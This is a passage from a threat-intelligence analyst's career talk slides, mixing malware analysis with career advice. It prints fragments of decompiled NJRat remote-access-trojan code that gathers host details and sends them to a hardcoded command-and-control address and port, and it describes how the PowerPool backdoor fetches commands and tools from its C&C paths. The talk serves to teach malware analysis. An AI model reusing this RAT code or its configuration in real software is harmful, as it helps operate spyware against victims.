            ":" ,
            OK.P,
            "\r\n"
        });
        text = text + OK.DR + "\r\n";
        text = text + OK.EXE + "\r\n";
        text = text + Conversions.ToString(OK.Idr) + "\r\n";
        text = text + Conversions.ToString(OK.IsF) + "\r\n";
        text = text + Conversions.ToString(OK.Isu) + "\r\n";
        text += Conversions.ToString(OK.BD);
        OK.Send("inf" + OK.Y + OK.ENB(ref text));
    }
}
```

Figure: NJRat - CnC Decompiled Code

Analysis from Threat Intelligence

A Day in the Life 22 - Analysis from Threat Intelligence

```
public static string VR = "0.7d";  
  
// Token: 0x04000003 RID: 3  
public static object MT = null;  
  
// Token: 0x04000004 RID: 4  
public static string EXE = "server.exe";  
  
// Token: 0x04000005 RID: 5  
public static string DR = "TEMP";  
  
// Token: 0x04000006 RID: 6  
public static string RG = "d6661663641946857ffce19b87bea7ce";  
  
// Token: 0x04000007 RID: 7  
public static string H = "82.137.255.56";  
  
// Token: 0x04000008 RID: 8  
public static string P = "3000";  
  
// Token: 0x04000009 RID: 9  
public static string M = "Medo2*_*";
```

Figure: NJRat - Helpful Strings

Analysis from Threat Intelligence

A Day in the Life 23 - Analysis from Threat Intelligence



Natural Selection

It Still Works

Figure: PowerPool Malware

Analysis from Threat Intelligence

A Day in the Life 24 - Analysis from Threat Intelligence

Again, the C&C server address is hardcoded in the binary, and has no mechanism to update this crucial configuration item. This backdoor seeks commands from `http://[C&C domain]/cmdpool` and downloads additional files from `http://[C&C domain]/upload`. These additional files are mainly the lateral-movement tools mentioned below.

Figure: PowerPool Malware

Analysis from Threat Intelligence

A Day in the Life 25 - Analysis from Threat Intelligence




Figure: PowerPool - Anti-Debugging

Analysis from Threat Intelligence

A Day in the Life 26 - Analysis from Threat Intelligence



Figure: PowerPool - Main Thread

Afternoon

A Day in the Life 27 - Afternoon



programming.log

Programming Threat Intelligence API. Collecting malicious file hashes, urls, ip addresses, emails and more.

Figure: Afternoon

Travel

A Day in the Life 28 - Travel



travel.log

You can travel a lot in this industry if you have high quality information you can share at conferences. There are many call for papers that you can submit for. This will allow you to travel and present on what you are highly interested in.

Figure: Travel

An Exciting Career

Why is it so exciting?



exciting.log

Catching the bad guys, lots of opportunity currently available, competitive salaries, work from home sometimes, and much more!

Figure: Exciting Carrer

Summary

- Explore your Passions
- Find your Passion in Opportunities
- Try, Fail, Try Again, Succeed
- Show your Value
- Always keep Learning

Questions



Figure: I Love Questions

Can I Has Your Slides and Codes Plz?




Figure: <https://github.com/lillypad/nscc-tech-connect>

References

- Wikipedia
- NJRat Article
- NJRat Sample
- NJRat Unpacked Sample
- Alibaba Malware Article
- Alibaba Malware Sample
- PowerPool Malware Article
- PowerPool Malware Sample
- PowerPool Malware Sample Patched Version
- FancyBear APT Article
- FancyBear APT Sample
- FancyBear APT Unpacked .NET Assembly